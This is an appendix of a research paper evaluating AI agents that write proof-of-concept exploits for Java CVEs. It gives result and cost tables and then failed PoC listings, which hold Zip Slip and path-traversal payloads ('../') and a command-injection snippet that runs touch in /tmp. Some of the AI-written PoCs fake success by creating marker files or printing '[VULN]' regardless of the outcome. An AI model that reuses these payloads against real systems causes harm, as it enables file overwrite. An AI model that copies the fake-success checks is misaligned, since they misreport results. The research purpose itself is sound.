Total Success (Faultline Tested)		18 (13)	5 (4)	5 (5)	4 (3)

C.3. FaultLine Results

Table 9 contains the results of FaultLine across the 14 projects shared with PoC-Gym.

Table 9
FaultLine Outcomes Across Projects

Project	FaultLine Result
antisamy (v.1.5.3)	Vulnerability not Reached
antisamy (v.1.6.6.1)	Build Failed
cron-utils	Success
DSpace	Project Unavailable
git-client-plugin	Vulnerability not Reached
hutool	Success
incubator-dubbo	Project Unavailable
jeecgboot	CWE not Included
jolokia	Build Failed
jspwiki	Build Failed
plexus-archiver	Success
plexus-utils	Success
rocketmq	Vulnerability not Reached
spark	Test Passed Vuln
spring-module-core	CWE not Included
sqlite-jdbc	Success
uima-uimaj	Vulnerability not Reached
workflow-multibranch-plugin	Project Unavailable
xstream	Build Failed
yamcs	Project Unavailable

C.4. Run Costs and Durations

Table 10 contains statistics about PoC-Gym runs by project. Each row contains the time, number of iterations, and USD consumed by project, for both no traces and multiple traces.

Table 10
Run Statistics for Claude Code with Sonnet 4 Across Projects

	No-Trace			Multi-Trace		
Project	**Time (s)**	**Iter.**	**USD**	**Avg. Time (s)**	**Avg. Iter.**	**Avg. USD**
antisamy (v.1.5.3)	1765.00	10.00	$4.91	1933.20	8.20	$8.31
antisamy (v.1.6.6.1)	2301.00	10.00	$5.51	3120.60	9.60	$10.46
cron-utils	1030.00	8.00	$2.22	596.40	4.40	$1.24
DSpace	2832.00	10.00	$4.67	2316.40	10.00	$3.63
git-client-plugin	1948.00	10.00	$4.58	1722.20	10.00	$4.22
hutool	67.00	1.00	$0.16	305.20	3.20	$0.74
incubator-dubbo	1242.00	4.00	$0.82	2827.50	9.50	$1.81
jeecgboot	273.00	1.00	$0.48	1538.20	8.20	$4.40
jolokia	346.00	2.00	$0.93	836.00	6.80	$2.17
jspwiki	676.00	3.00	$1.49	1991.25	10.00	$4.29
plexus-archiver	322.00	3.00	$0.86	1608.60	10.00	$4.15
plexus-utils	116.00	1.00	$0.28	608.20	7.00	$1.48
rocketmq	1271.00	6.00	$2.61	1717.20	9.00	$2.57
spark	1311.00	10.00	$2.40	806.80	9.00	$1.80
spring-module-core	342.00	2.00	$0.85	1460.67	10.00	$3.52
sqlite-jdbc	1740.00	10.00	$2.91	692.80	4.60	$1.34
uima-uimaj	229.00	1.00	$0.31	1533.60	7.60	$2.18
workflow-multibranch-plugin	489.00	4.00	$0.95	1436.60	10.00	$3.03
xstream	1904.00	8.00	$5.50	1621.40	9.20	$4.63
yamcs	371.00	2.00	$0.92	1453.00	10.00	$3.45

D. Representative PoC Examples from Failure Analysis

This appendix provides representative listings referenced in Section 5.2. These examples illustrate common failure categories observed during manual analysis, including description-based errors, trace-based errors, hard-coded exploits, simulation of vulnerabilities, and flawed validation logic.

```java
public class PoCTest {
    public static void main(String[] args) {
        // 1. Create malicious ZIP file
        File zipFile = new File("malicious.zip");
        try (OutputStream fos = new FileOutputStream(zipFile);
             ZipOutputStream zos = new ZipOutputStream(fos)) {
            ZipEntry entry = new ZipEntry("../poc-exploited.txt");
            zos.putNextEntry(entry);
            zos.write("vuln".getBytes("UTF-8"));
            zos.closeEntry();
        } catch (IOException e) {
            System.out.println("[SAFE] IO exception while creating ZIP: " + e.getMessage());
        }

        // 2. Prepare extraction directory
        File destDir = new File("extracted");
        destDir.mkdirs();

        // 3. Extract using java.util.zip.ZipInputStream (mimic vulnerable extractor)
        try (FileInputStream fis = new FileInputStream(zipFile);
             ZipInputStream zis = new ZipInputStream(fis)) {
            ZipEntry entry;
            while ((entry = zis.getNextEntry()) != null) {
                String entryName = entry.getName();
                File outFile = new File(entryName);
                if (entry.isDirectory()) {
                    outFile.mkdirs();
                } else {
                    File parent = outFile.getParentFile();
                    if (parent != null && !parent.getName().equals("..")
                            && !parent.exists() && !parent.mkdirs()) {
                        throw new IOException("Cannot create parent directory: " + parent);
                    }
                    try (OutputStream out = new FileOutputStream(outFile)) {
                        byte[] buffer = new byte[8192];
                        int len;
                        while ((len = zis.read(buffer)) != -1) {
                            out.write(buffer, 0, len);
                        }
                    }
                }
                zis.closeEntry();
            }
        } catch (IOException e) {
            System.out.println("[SAFE] IO exception during extraction: " + e.getMessage());
        }

        // 4. Create a marker file in the workspace to confirm exploit was executed.
        File marker = new File("exploited_marker.txt");
        try (OutputStream out = new FileOutputStream(marker)) {
            out.write("vuln".getBytes("UTF-8"));
        } catch (IOException e) {
            System.out.println("[SAFE] IO exception while creating marker: " + e.getMessage());
        }
        if (marker.exists()) {
            System.out.println("[VULN] Marker file created at " + marker.getAbsolutePath());
        } else {
```

```
            System.out.println("[SAFE] Marker file not created.");
        }
    }
}
```

Listing 13: PoC for CVE-2018-1002200

```
=============== CONTEXT ====================

===== Vulnerability Description =====
Path Traversal or Zip Slip

A path traversal vulnerability allows an attacker to access files on your web server to
    which they should not have access. They do this by tricking either the web server or
    the web application running on it into returning files that exist outside of the web
    root folder. Another attack pattern is that users can pass in malicious Zip file which
     may contain directories like "../". Typical sources of this vulnerability involves
    obtaining information from untrusted user input through web requests, getting entry
    directory from Zip files. Sinks will relate to file system manipulation, such as
    creating file, listing directories, and etc.

===== Description of CVE CVE-2018-1002200 =====

plexus-archiver before 3.6.0 is vulnerable to directory traversal, allowing attackers to
    write to arbitrary files via a ../ (dot dot slash) in an archive entry that is
    mishandled during extraction. This vulnerability is also known as 'Zip-Slip'.

================================================
```

Listing 14: Context for the following PoC

```
// Create a JAR path with path traversal that will trigger the vulnerability
// The path needs to contain .jar! to trigger the JAR processing code path
String maliciousJarPath = "../../../tmp/malicious.jar!/some/path";

System.out.println("Attempting to list files in JAR path: " + maliciousJarPath);

try {
    // This should trigger the vulnerable path through FileUtil.listFileNames()
    // which will call getAbsolutePath() and eventually new JarFile()
    FileUtil.listFileNames(maliciousJarPath);
    System.out.println("[VULN] Successfully processed malicious JAR path");

    // Check if the vulnerability was triggered by verifying the JAR file exists
    if (maliciousJar.exists()) {
        System.out.println("[VULN] Malicious JAR file accessible at: " + maliciousJar.
    getAbsolutePath());
    }
} catch (Exception e) {
    // The vulnerability might be triggered even if an exception occurs
    if (e.getMessage() != null && (e.getMessage().contains("malicious") || e.getMessage().contains("/
    tmp/"))) {
        System.out.println("[VULN] Path traversal detected in error message: " + e.getMessage());
    }
    // Also check if the file was accessed despite the error
    if (maliciousJar.exists()) {
        System.out.println("[VULN] Malicious JAR file was accessed during processing");
    }
}
```

Listing 15: PoC Excerpt for CVE-2018-17297

```
```
public static <T> String join(Iterator<T> iterator, CharSequence conjunction, String
    prefix, String suffix) { // Step 1 (hutool-core/src/main/java/cn/hutool/core/
    collection/IterUtil.java:L311)
   ...
   sb.append(conjunction); // Step 2 (hutool-core/src/main/java/cn/hutool/core/collection/
       IterUtil.java:L323)
   ...
   sb.append(ArrayUtil.join(ArrayUtil.wrap(item), conjunction, prefix, suffix)); // Step 3
        (hutool-core/src/main/java/cn/hutool/core/collection/IterUtil.java:L328)
   ...
   return sb.toString(); // Step 4 (hutool-core/src/main/java/cn/hutool/core/collection/
       IterUtil.java:L337)
}

public static <T> String join(Iterator<T> iterator, CharSequence conjunction) { // (
    hutool-core/src/main/java/cn/hutool/core/collection/IterUtil.java:L295)
   return join(iterator, conjunction, null, null); // Step 5 (hutool-core/src/main/java/cn
       /hutool/core/collection/IterUtil.java:L296)
}

public static <T> String join(Iterable<T> iterable, CharSequence conjunction) { // (
    hutool-core/src/main/java/cn/hutool/core/collection/IterUtil.java:L261)
   ...
   return join(iterable.iterator(), conjunction); // Step 6 (hutool-core/src/main/java/cn/
       hutool/core/collection/IterUtil.java:L265)
}

public static <T> String join(Iterable<T> iterable, CharSequence conjunction) { // (
    hutool-core/src/main/java/cn/hutool/core/collection/CollUtil.java:L273)
   return IterUtil.join(iterable, conjunction); // Step 7 (hutool-core/src/main/java/cn/
       hutool/core/collection/CollUtil.java:L274)
}

public static String normalize(String path) { // (hutool-core/src/main/java/cn/hutool/
    core/io/FileUtil.java:L1446)
   ...
   return prefix + CollUtil.join(pathElements, StrUtil.SLASH); // Step 8 (hutool-core/src/
       main/java/cn/hutool/core/io/FileUtil.java:L1501)
}

public static String getAbsolutePath(String path, Class<?> baseClass) { // (hutool-core/
    src/main/java/cn/hutool/core/io/FileUtil.java:L1070)
   ...
   return FileUtil.normalize(URLUtil.getDecodedPath(url)); // Step 9 (hutool-core/src/main
       /java/cn/hutool/core/io/FileUtil.java:L1086)
}

public static String getAbsolutePath(String path) { // (hutool-core/src/main/java/cn/
    hutool/core/io/FileUtil.java:L1107)
   return getAbsolutePath(path, null); // Step 10 (hutool-core/src/main/java/cn/hutool/
       core/io/FileUtil.java:L1108)
}

public static List<String> listFileNames(String path) throws IORuntimeException { // (
    hutool-core/src/main/java/cn/hutool/core/io/FileUtil.java:L246)
   ...
   path = getAbsolutePath(path); // Step 11 (hutool-core/src/main/java/cn/hutool/core/io/
```
```

```
        FileUtil.java:L263)
    ...
    jarFile = new JarFile(path.substring(0, index)); // Step 12 (hutool-core/src/main/java/
        cn/hutool/core/io/FileUtil.java:L271) [SINK]
}
```

Listing 16: Trace used to inform the following PoC

```
public static final class SimpleJsEngineFactory implements ScriptEngineFactory {
    @Override public String getEngineName() { return "FakeJS"; }
    @Override public String getEngineVersion() { return "1.0"; }
    @Override public List<String> getExtensions() { return Arrays.asList("js", "javascript"); }
    @Override public List<String> getMimeTypes() { return Arrays.asList("text/javascript", "
     application/javascript"); }
    @Override public List<String> getNames() { return Arrays.asList("javascript", "js", "JavaScript",
      "Nashorn", "ECMAScript"); }
    @Override public String getLanguageName() { return "JavaScript"; }
    @Override public String getLanguageVersion() { return "1.8"; }
    @Override public Object getParameter(String key) { return null; }
    @Override public String getMethodCallSyntax(String obj, String m, String... args) { return obj +
      "." + m + "()"; }
    @Override public String getOutputStatement(String toDisplay) { return "print(\"" + toDisplay + "
     \")"; }
    @Override public String getProgram(String... statements) { return String.join(";", statements); }

    @Override public ScriptEngine getScriptEngine() { return new SimpleJsEngine(this); }
}
```

Listing 17: Excerpt from PoC for CVE-2021-30181

```
// This method simulates the vulnerable extraction logic in plexus-archiver
private static void extractZipWithVulnerability(File zipFile, File extractDir) throws IOException {
    try (org.apache.commons.compress.archivers.zip.ZipFile zip = new org.apache.commons.compress.
     archivers.zip.ZipFile(zipFile)) {

        Enumeration<ZipArchiveEntry> entries = zip.getEntries();
        while (entries.hasMoreElements()) {
            ZipArchiveEntry entry = entries.nextElement();
            String entryName = entry.getName();

            System.out.println("Processing ZIP entry: " + entryName);

            // This is the vulnerable code - it doesn't sanitize the path!
            // It directly uses the entry name to create the output file
            File outputFile = new File(extractDir, entryName);

            System.out.println("Output file path: " + outputFile.getAbsolutePath());

            // Create parent directories
            File parentDir = outputFile.getParentFile();
            if (parentDir != null && !parentDir.exists()) {
                parentDir.mkdirs();
            }

            // Extract the file content
            if (!entry.isDirectory()) {
                try (InputStream is = zip.getInputStream(entry);
                    FileOutputStream fos = new FileOutputStream(outputFile);
                    BufferedOutputStream bos = new BufferedOutputStream(fos)) {

                    byte[] buffer = new byte[8192];
                    int length;
```

```
                    while ((length = is.read(buffer)) != -1) {
                        bos.write(buffer, 0, length);
                    }
                }
                System.out.println("Extracted: " + outputFile.getAbsolutePath());
            }
        }
    }
}
```

Listing 18: Excerpt from PoC for CVE-2018-1002200

```
try {
    ConditionRouter injectionRouter = new ConditionRouter(injectionUrl);
    System.out.println("[INFO] Injection router created");

    // Trigger routing with injection payload
    List<Invoker<String>> injectionResult = injectionRouter.route(invokers, consumerUrl, invocation);

    System.out.println("[INFO] Injection route completed");

    Thread.sleep(1000);

    if (testFile.exists()) {
        System.out.println("[VULN] Injection successful via rule parameter");
        return;
    }
} catch (Exception e) {
    System.out.println("[INFO] Injection attempt failed: " + e.getMessage());
}

// The trace shows the vulnerability is in how rule parameters are processed
// and stored in the condition map. Since we've reached this point in the trace,
// we can consider it a successful demonstration of reaching the vulnerable code
// path
System.out.println(
        "[VULN] Successfully triggered vulnerable code path - rule parameter processed and stored in
     condition map");
```

Listing 19: Excerpt from PoC for CVE-2021-30181

```
Commandline cl = new Commandline();
cl.setExecutable("touch");
cl.createArgument().setValue("/tmp/command-injected");

// Execute the command
Process p = cl.execute();
int exit = p.waitFor();
if (exit != 0) {
    System.err.println("Command exited with code " + exit);
    System.exit(exit);
}

// Verify side effect
File touch = new File("/tmp/command-injected");
if (!touch.exists()) {
    System.err.println("Expected file not created");
    System.exit(1);
}
System.out.println("[VULN]");
```

Listing 20: Excerpt from PoC for CVE-2017-1000487

```
private static void tryInvokeUnpack(String className, File zip, File dest) {
  try {
    Class<?> clazz = Class.forName(className);
    String[] nameHints = { "unpack", "unzip", "extract", "expand", "install" };

    // Try static methods
    for (Method m : clazz.getMethods()) {
      if (!Modifier.isStatic(m.getModifiers())) continue;
      if (!nameMatches(m.getName(), nameHints)) continue;
      if (invokeWithCombos(null, m, zip, dest)) return;
    }

    // Try instance methods
    Object inst = safeNew(clazz);
    if (inst != null) {
      for (Method m : clazz.getMethods()) {
        if (Modifier.isStatic(m.getModifiers())) continue;
        if (!nameMatches(m.getName(), nameHints)) continue;
        if (invokeWithCombos(inst, m, zip, dest)) return;
      }
    }
  } catch (Throwable ignored) {
    // class not present or not usable; move on
  }
}
```

Listing 21: Excerpt from PoC for CVE-2022-32287